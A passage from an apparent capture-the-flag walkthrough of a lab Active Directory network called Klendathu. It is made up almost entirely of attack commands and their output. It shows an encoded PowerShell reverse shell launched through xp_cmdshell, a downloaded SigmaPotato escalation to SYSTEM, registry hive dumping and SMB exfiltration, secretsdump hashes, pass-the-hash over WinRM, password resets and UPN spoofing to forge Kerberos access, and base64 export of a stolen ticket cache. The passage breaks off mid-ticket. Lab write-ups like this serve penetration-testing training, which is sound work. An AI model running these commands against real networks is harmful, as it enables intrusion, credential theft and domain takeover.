[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (KLENDATHU.VL\Administrator  dbo@master)>
Confirmed, we are now
dbo@master, this means we can right away use xp_cmdshell
SQL (KLENDATHU.VL\Administrator  dbo@master)> enable_xp_cmdshell
INFO(SRV1\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(SRV1\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
Check our privileges:
SQL (KLENDATHU.VL\Administrator  dbo@master)> xp_cmdshell "whoami /priv"
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL
We have
SeImpersonatePrivilegeprivilege enabled
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then execute a powershell reverse shell:
SQL (KLENDATHU.VL\Administrator dbo@master)> xp_cmdshell "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADQALgAyADUAMwAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
Then got our shell:
[+] Got reverse shell from srv1.klendathu.vl~10.10.157.86 😍️ Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/user/.penelope/srv1.klendathu.vl~10.10.157.86/srv1.klendathu.vl~10.10.157.86.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
PS C:\Windows\system32>
We upload a SigmaPotato to the target:
PS C:\curl 10.8.4.253/SigmaPotato.exe -o SigmaPotato.exe
Load locally from Memory via .NET Reflection:
PS C:\Windows\tasks> [System.Reflection.Assembly]::LoadFile("$PWD/SigmaPotato.exe")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\Windows\tasks/god.exe
Start another penelope listener:
$ penelope 4443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:4443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then Command Execution via .NET Reflection to get a reverse shell as SYSTEM then grab the flag Klendathu_User-2:
PS C:\Windows\tasks> [SigmaPotato]::Main(@('--revshell','10.8.4.253','4443'))
[+] Got reverse shell from srv1.klendathu.vl~10.10.157.86 😍️ Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/user/.penelope/srv1.klendathu.vl~10.10.157.86/srv1.klendathu.vl~10.10.157.86.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\flag.txt
VL{9fb2f7bfaa03bce6709ca7a247b6ffef}
We dump SAM, SECURITY and SYSTEM hives to dump all hashes locally:
PS C:\Windows\Tasks> reg save hklm\sam c:\windows\tasks\sam
PS C:\Windows\Tasks> reg save hklm\security c:\windows\tasks\security
PS C:\Windows\Tasks> reg save hklm\system c:\windows\tasks\system
Then copy to our attacker machine:
$ impacket-smbserver smb share/ -smb2support -user qwerty -pass azerty
PS C:\Windows\Tasks> net use Z: \\10.8.4.253\smb /user:qwerty azerty
The command completed successfully.
PS C:\Windows\Tasks> copy sam Z:\sam
PS C:\Windows\Tasks> copy security Z:\security
PS C:\Windows\Tasks> copy system Z:\system
$ impacket-secretsdump -sam sam -security security -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xf00e63bee51f3c4fd3987e544cb0f821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:24f8ce26bc2f4d3965ce806719bbbc2d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:529f3724af1e571f4efff4d4bc98566c:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:a655f40c7ec6d907890a1f1f880f7841310835ee2e2080ad8963377e795b8578805c9150a44909ea4d61d980cd83f87f3768400e009b5922bd71f83bd5986d4b835bb3b9a0a3ed8a5586cad59ba57b553be4bea18a0728e67649b53fbb6825a78fd2af4a626f7c48ffde274cf58d58e363e6218cc8020fadc0571beb861ea5e6aaaa7b271de2be66bdcc759d8fb4c384f94aff9a34faa66fe5eef9412cec78f9e3602cf6df1dbc7bee828dbb5831f346c3661cbccf2c5edbbbc9ef4ef471f92521c088a4a04efd206d8a5868bb03810d81884c7e6aaa31d935e0effff4c972b1c5a1cbb6eda3be53586a12f13f6877a9
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:d79162e552055550940934f61d8f1d78
[*] DPAPI_SYSTEM
dpapi_machinekey:0x6db6abaf1de34cd5067d9346dbbe2d02c24283ed
dpapi_userkey:0x0d30ddd19024ea56f5dadd8f720310fa62c0ac8f
[*] NL$KM
 0000   6C 99 D1 3F 36 F5 A8 25  BF 24 A5 89 C5 7E 24 34   l..?6..%.$...~$4
 0010   9E 83 31 BE AC 86 C0 52  EE 29 41 47 ED 68 D1 B7   ..1....R.)AG.h..
 0020   B4 CD 9A C9 B3 11 6D 51  5C F4 45 AD 50 00 BA 9C   ......mQ\.E.P...
 0030   30 C8 AF C3 0B 8F 6F 16  D0 7D DD DF CF E0 7D A4   0.....o..}....}.
NL$KM:6c99d13f36f5a825bf24a589c57e24349e8331beac86c052ee294147ed68d1b7b4cd9ac9b3116d515cf445ad5000ba9c30c8afc30b8f6f16d07ddddfcfe07da4
[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):starship99
[*] Cleaning up...
Then we can access as admin to SRV1 via WinRM:
$ evil-winrm -i srv1.klendathu.vl -u 'administrator' -H '24f8ce26bc2f4d3965ce806719bbbc2d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
BloodHound
We profit of this moment to proceed to AD Dump using SharpHound:
PS C:\Windows\Tasks> curl 10.8.4.253/SharpHound.exe -o SH.exe
PS C:\Windows\Tasks> .\SH.exe -c all,gpolocalgroup -d klendathu.vl
2025-02-27T03:22:33.7475235-05:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-02-27T03:22:34.0130585-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-02-27T03:22:34.0599510-05:00|INFORMATION|Initializing SharpHound at 3:22 AM on 2/27/2025
2025-02-27T03:22:34.2942725-05:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-02-27T03:22:34.4505421-05:00|INFORMATION|Beginning LDAP search for KLENDATHU.VL
2025-02-27T03:22:34.5911613-05:00|INFORMATION|Beginning LDAP search for KLENDATHU.VL Configuration NC
2025-02-27T03:22:34.6224183-05:00|INFORMATION|Producer has finished, closing LDAP channel
2025-02-27T03:22:34.6380847-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-02-27T03:22:34.7005254-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for KLENDATHU.VL
2025-02-27T03:22:34.7005254-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for KLENDATHU.VL
2025-02-27T03:22:35.2630139-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for KLENDATHU.VL
2025-02-27T03:22:35.2942565-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for KLENDATHU.VL
2025-02-27T03:22:35.6223900-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for KLENDATHU.VL
2025-02-27T03:22:36.4504602-05:00|INFORMATION|Consumers finished, closing output channel
2025-02-27T03:22:36.4817339-05:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-02-27T03:22:36.6536232-05:00|INFORMATION|Status: 329 objects finished (+329 164.5)/s -- Using 40 MB RAM
2025-02-27T03:22:36.6536232-05:00|INFORMATION|Enumeration finished in 00:00:02.2146335
2025-02-27T03:22:36.8098904-05:00|INFORMATION|Saving cache with stats: 17 ID to type mappings.
 1 name to SID mappings.
 2 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2025-02-27T03:22:36.8567669-05:00|INFORMATION|SharpHound Enumeration Completed at 3:22 AM on 2/27/2025! Happy Graphing!
Then copy to our attacker machine:
PS C:\Windows\Tasks> copy 20250227032235_BloodHound.zip Z:\20250227032235_BloodHound.zip
We start our analysis with BHCE, focus on how to pwned the Linux server.

- The user RASCZAK@KLENDATHU.VL has the capability to change the user IBANEZ@KLENDATHU.VL’s password AND the user RICO@KLENDATHU.VL’s password without knowing that user’s current password.
- The user RASCZAK@KLENDATHU.VL has generic write access to the user IBANEZ@KLENDATHU.VL AND to the user RICO@KLENDATHU.VL.
Generic Writeaccess grants you the ability to write to any non-protected attribute on the target object, including “members” for a group, and “serviceprincipalnames” for a user

The user LEIVY@KLENDATHU.VL AND the user FLORES@KLENDATHU.VL are members of the group LINUX_ADMINS@KLENDATHU.VL.
List of the DOMAIN COMPUTERS:

- SRV1 is already pwned
- SRV2 seems our Linux machine and it’s a domain joined computer
- add
srv2.klendathu.vlin /etc/hosts
Mixed vendor Kerberos stacks abusing (ibanez)
As needed a break, so launch a new instance:
This article above from PentestPartners detaliates a by design issue on how to abuse an Active Directory misconfiguration in the case where a linux box is joined a domain.
Accounts are susceptible to user spoofing when providing Kerberos tickets to linux based services. A spoofed Kerberos ticket can be presented to GSSAPI based authentication stacks resulting in privilege escalation on the target host or service. Moreover, as we have GenericWrite on a domain user, we can edit the userPrincipalName attribute, and try spoofing.
First we need to change their passwords and after the attribute in ldap, for that we gonna use ldapmodify with a .lidf file.
More explanation on how to modify with .ldif file:
- How To Use LDIF Files to Make Changes to an OpenLDAP System
- Oracle - Adding, Modifying, and Deleting Directory Data
Reset ibanez password:
$ bloodyAD --host dc1.klendathu.vl -d klendathu.vl -u 'rasczak' -p 'starship99' set password 'ibanez' 'Azerty123!'
[+] Password changed successfully!
OR
$ net rpc password 'ibanez' 'Azerty123!' -U 'dc1.klendathu.vl'/'rasczak'%'starship99' -S 'dc1.klendathu.vl'
OR
$ rpcclient -U klendathu.vl/rasczak dc1.klendathu.vl
Password for [KLENDATHU.VL\rasczak]:
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
rpcclient $> setuserinfo2 ibanez 23 Azerty123!
23comes from this article: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/6b0dff90-5ac0-429a93aa-150334adabf6?redirectedfrom=MSDN
Double check:
$ nxc smb dc1.klendathu.vl -u 'ibanez' -p 'Azerty123!'
SMB         10.10.171.5     445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.171.5     445    DC1              [+] KLENDATHU.VL\ibanez:Azerty123!
Create our .ldif file for ldapmodify:
$ cat ibanez_leivy.ldif
dn: cn=ibanez,cn=users,dc=klendathu,dc=vl
changetype: modify
replace: userPrincipalName
userPrincipalName: leivy
Let’s modify the UserPrincipalName of ibanez to the one of Leivy. And we provide rasczak’s starship99 password:
$ ldapmodify -H ldap://DC1.KLENDATHU.VL -a -x -D "CN=RASCZAK,CN=USERS,DC=KLENDATHU,DC=VL" -W -f ibanez_leivy.ldif
Enter LDAP Password: starship99
modifying entry "cn=ibanez,cn=users,dc=klendathu,dc=vl"
Double check:
$ ldapsearch -x -LLL -D "CN=RASCZAK,CN=USERS,DC=KLENDATHU,DC=VL" -W -b "DC=KLENDATHU,DC=VL" '(cn=ibanez)' -H ldap://dc1.klendathu.vl
Enter LDAP Password: starship99
dn: CN=IBANEZ,CN=Users,DC=KLENDATHU,DC=VL
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: IBANEZ
distinguishedName: CN=IBANEZ,CN=Users,DC=KLENDATHU,DC=VL
instanceType: 4
whenCreated: 20240411003426.0Z
whenChanged: 20250301033336.0Z
uSNCreated: 12977
uSNChanged: 53377
name: IBANEZ
objectGUID:: ZQFunVKoVke8p/w/HkgOug==
userAccountControl: 512
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
logonHours:: ////////////////////////////
pwdLastSet: 133852709568769576
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAu3lCJkbTc2BxxgAtVwQAAA==
accountExpires: 0
logonCount: 0
sAMAccountName: IBANEZ
sAMAccountType: 805306368
userPrincipalName: leivy
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=KLENDATHU,DC=VL
dSCorePropagationData: 20240519134923.0Z
dSCorePropagationData: 20240411035551.0Z
dSCorePropagationData: 20240411035536.0Z
dSCorePropagationData: 20240411004119.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133852731420842852

# refldap://ForestDnsZones.KLENDATHU.VL/DC=ForestDnsZones,DC=KLENDATHU,DC=VL

# refldap://DomainDnsZones.KLENDATHU.VL/DC=DomainDnsZones,DC=KLENDATHU,DC=VL

# refldap://KLENDATHU.VL/CN=Configuration,DC=KLENDATHU,DC=VL
Confirmed, the attribute has been changed:
- dn: CN=IBANEZ,CN=Users,DC=KLENDATHU,DC=VL
- userPrincipalName: leivy
Way 1 - getTGT editing to use NT_ENTERPRISE (leivy)
$ impacket-getTGT -dc-ip dc1.klendathu.vl klendathu.vl/leivy
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password: Azerty123!
Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Failed because by default impacket’s getTGT uses
NT_PRINCIPAL, so we need to useNT_ENTEPRISEinstead of.
$ impacket-getTGT -dc-ip dc1.klendathu.vl klendathu.vl/leivy -principalType NT_ENTERPRISE
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in leivy.ccache
Export the ticket to our global env variable:
$ export KRB5CCNAME=leivy.ccache
$ klist
Ticket cache: FILE:leivy.ccache
Default principal: leivy@KLENDATHU.VL

Valid starting       Expires              Service principal
03/01/2025 12:57:53  03/01/2025 22:57:53  krbtgt/KLENDATHU.VL@KLENDATHU.VL
	renew until 03/02/2025 12:57:54
Way 2 - TGT grabbing with Rubeus
Transfer rubeus to SRV1 where we have our Rasczak shell then use it:
C:\programdata>.\Rubeus.exe asktgt /user:leivy /password:Azerty123! /principaltype:enterprise /nowrap
This way you will end up the base64 of the ticket.kirbi. Recovert from base64 to normal kirbi, then finally convert to ccache.
Export the kirbi to our attacker machine then convert it to ccache file then export to our global env variable:
$ impacket-ticketConverter leivy.kirbi leivy.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done
$ export KRB5CCNAME=leivy.ccache
$ klist
Ticket cache: FILE:leivy.ccache
Default principal: leivy@KLENDATHU.VL

Valid starting       Expires              Service principal
03/01/2025 12:57:53  03/01/2025 22:57:53  krbtgt/KLENDATHU.VL@KLENDATHU.VL
	renew until 03/02/2025 12:57:54
SRV2
SSH by Kerberos authenticating (Klendathu_User-1)
Set our Kerberos configuration:
$ cat /etc/krb5.conf
[libdefaults]
        default_realm = KLENDATHU.VL
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        fcc-mit-ticketflags = true
        dns_canonicalize_hostname = false
        dns_lookup_realm = false
        dns_lookup_kdc = true
        k5login_authoritative = false
[realms]
        KLENDATHU.VL = {
                kdc = dc1.klendathu.vl
                admin_server = klendathu.vl
                default_admin = klendathu.vl
        }
[domain_realm]
        .klendathu.vl = KLENDATHU.VL
Set our SSH configuration to allow to use Kerberos authentication (enabling GSSAPI authentication):
$ cat /etc/ssh/sshd_config
...
# Kerberos options
KerberosAuthentication yes
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
GSSAPIAuthentication yes
GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
...
Then connect via SSH to SRV2 using Kerberos authentication:
$ ssh -K leivy@klendathu.vl@srv2.klendathu.vl
The authenticity of host 'srv2.klendathu.vl (10.10.171.7)' can't be established.
ED25519 key fingerprint is SHA256:do/+6ba3S+gyhokEhfBeS+OvbKRdWTSOmhh2zfwAwAs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srv2.klendathu.vl' (ED25519) to the list of known hosts.
[leivy@KLENDATHU.VL@srv2 ~]$
Check SUDO privileges:
[leivy@KLENDATHU.VL@srv2 ~]$ sudo -l
Matching Defaults entries for leivy@KLENDATHU.VL on srv2:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User leivy@KLENDATHU.VL may run the following commands on srv2:
    (ALL : ALL) NOPASSWD: ALL
leivyhas ALL SUDO privilege then can be granted to root
Grab the flag Klendathu_User-1:
[leivy@KLENDATHU.VL@srv2 ~]$ sudo su
[root@srv2 leivy@KLENDATHU.VL]# ls /root/
anaconda-ks.cfg  flag.txt  inc5543_domaincontroller_backup
[root@srv2 leivy@KLENDATHU.VL]# cat /root/flag.txt
VL{8ceb4b1bb4e74306d60d148fb85052fd}
Enumeration (svc_backup)
Found an interesting inc5543_domaincontroller_backup folder in /root, so let’s dig into:
[root@srv2 leivy@KLENDATHU.VL]# cd /root/inc5543_domaincontroller_backup/
[root@srv2 inc5543_domaincontroller_backup]# ls -lah
total 8.0K
drwxr-xr-x. 4 root root   62 Apr 11  2024  .
dr-xr-x---. 4 root root 4.0K May 19  2024  ..
drwxr-xr-x. 2 root root   38 Apr 11  2024 'Active Directory'
-rw-r--r--. 1 root root  120 Apr 11  2024  note.txt
drwxr-xr-x. 2 root root   36 Apr 11  2024  registry
[root@srv2 inc5543_domaincontroller_backup]# tree
.
├── Active Directory
│   ├── ntds.dit
│   └── ntds.jfm
├── note.txt
└── registry
    ├── SECURITY
    └── SYSTEM

2 directories, 5 files
The note.txt is interesting too:
[root@srv2 inc5543_domaincontroller_backup]# cat note.txt
Incident: INC5543

I've included a backup of the domain controller before resetting all passwords after the last breach
So even if we have the ntds.dit and also SECURITY, SYSTEM hives, that does not really help us to use impacket secretsdump because all passwords have been changed now.
Following the recommendation from HackTricks - linux active-directory, if we got root on a linux box that’s domain joined, always check the /tmp folder since it’s the default location where Kerberos tickets are saved.
This means, that by logging on to a linux server with explicit credentials, it’s going to request a TGT from the AD and save it to the /tmp folder by default.
So, let’s take a look there:
[root@srv2 inc5543_domaincontroller_backup]# cd /tmp/
[root@srv2 tmp]# ls -lah
total 8.0K
drwxrwxrwt.  5 root                    root                      4.0K Feb 28 23:31 .
dr-xr-xr-x. 18 root                    root                       235 Apr 10  2024 ..
-rw-------.  1 svc_backup@KLENDATHU.VL domain users@KLENDATHU.VL 1.4K Feb 28 23:31 krb5cc_990001135
drwx------.  3 root                    root                        17 Feb 28 21:24 systemd-private-5c8b025a14384581a66e9202d4b6d765-chronyd.service-YH6U73
drwx------.  3 root                    root                        17 Feb 28 21:24 systemd-private-5c8b025a14384581a66e9202d4b6d765-dbus-broker.service-YRu3cR
drwx------.  3 root                    root                        17 Feb 28 21:24 systemd-private-5c8b025a14384581a66e9202d4b6d765-systemd-logind.service-WbgBmj
Found
krb5cc_990001135that looks like the ccache file ofsvc_backup.
Transfer the krb ccache file with base64 to do not alter it:
[root@srv2 tmp]# base64 -w0 /tmp/krb5cc_990001135
BQQAAAAAAAEAAAABAAAADEtMRU5EQVRIVS5WTAAAAApzdmNfYmFja3VwAAAAAQAAAAEAAAAMS0xFTkRBVEhVLlZMAAAACnN2Y19iYWNrdXAAAAACAAAAAgAAAAxLTEVOREFUSFUuVkwAAAAGa3JidGd0AAAADEtMRU5EQVRIVS5WTAASAAAAIJySvsUf3K5jVUTYoJLDSsck9845Cmv7sQ5A2ap5bRyXZ8KOtWfCjrVnwxtVZ8vJNQBA4QAAAAAAAAAAAAAAAASlYYIEoTCCBJ2gAwIBBaEOGwxLTEVOREFUSFUuVkyiITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDEtMRU5EQVRIVS5WTKOCBGEwggRdoAMCARKhAwIBBKKCBE8EggRLSyIGDnlxaHIOMoc/MFS2yd3v0GLrGfslq96F0XZPBh5QiaOmso2vb805ageDscRE5ImwUB+EMW+GZ2XWTvJDx31fexFxYbF9Mpcw+E+Qq1d/lBrkJJe15BXAcZ9ElJ/IWxjMz3Ykkmvu/1lwBqHKJRH3lzajqrA+BKPUWeCtqNB21CJNcY3fvXOdzWRIkipqzae0K2KQrjo+LclRJXYzJreH//uEdAClvBbKhz8PmiEKW9qWdfDdycC9F0fnvbjcCOlU8fn4ldiGVHod6kL9MeM5+sE2DzupJLY4bhiQIMfdmDhymyLly3bH/qmX277cjXBZ8DVoTKfvWSZVoHQ6pf7I4w6vPPhvELsvJ6ohhO8D8JhmfNu4W1pNEjHPnzkdj3APDnUTEDHT+x6UCAx8T9VG9Y6znYIJlhVt++Zo5Fb1fJpCT3iiiIFg6XhD0o9whMyGSdOahTMXdNxCdoJPknk19tE6HQYFqEm3kPqjqDgpUvD+e8A/gv0O9FmX2gT+xwVV+cFEDC8aY61oHAdIxgqrJzHd9U6ZIVrUu+yTuGMqPMsZSfeNF2DLxTXHYlFZZwf/lmulhqmtwbhFjkfe0SI5hSHlvgMCZmkqKUlSkl0xAP/Qd7XzCD45e/UhtA2rhpZlAXMSeZT+8Vqw5Al5WdtKafLs6FKORVWczZgceduWvJXzml1S4z15WxIbPVXXbvdeHLOCZt04Dy/TFuhIJck4l2YkQdo9yTrRte709rneHb3nAyKIHPNW6kuyIQ0fRiWDBWqH8OlZOxt0gO7sOjKyna148eva2MERXWT/O1S5n4nxvFfN2y5E8iTIWbABq9CCvIz42tO6Ax97+npZWRWQ83Pa9VJgZ3Y4jYUEh3zUCIISHUUphnZ9cjN5M0oCrlWoUbpciKpX7K4jW4qFhtvcmX+Y0oKn5UmX0IoXWAFiU8FE20ssMF9Gv3xoZHu+0MGG/dKwYXI7TPDL1xMXvGwciQPivVgUVzSw3fxnCri9lxhgiNXPjmx0gVLbG2MYWxLb98IfnFxknTRc5LK92qdMMfM1OgHRifddH6Y0rpKg53ZIvJomYn8TWYBow38BBqSfBkTiEVfqU76cbs4VkKRoKPb3qbG9u77x7bfpNTghefmO20OOBcWNLn7dGI0bvhj/L6xXxwQrfS/kG1WcmAzYbTgwM4XtD3ehlcI2/RSjRg0LiIFDcyrzd+oJE7B+ROTHkseOurzFXchQ76hPY7ElRWHztsKw3jggn+vxbvpA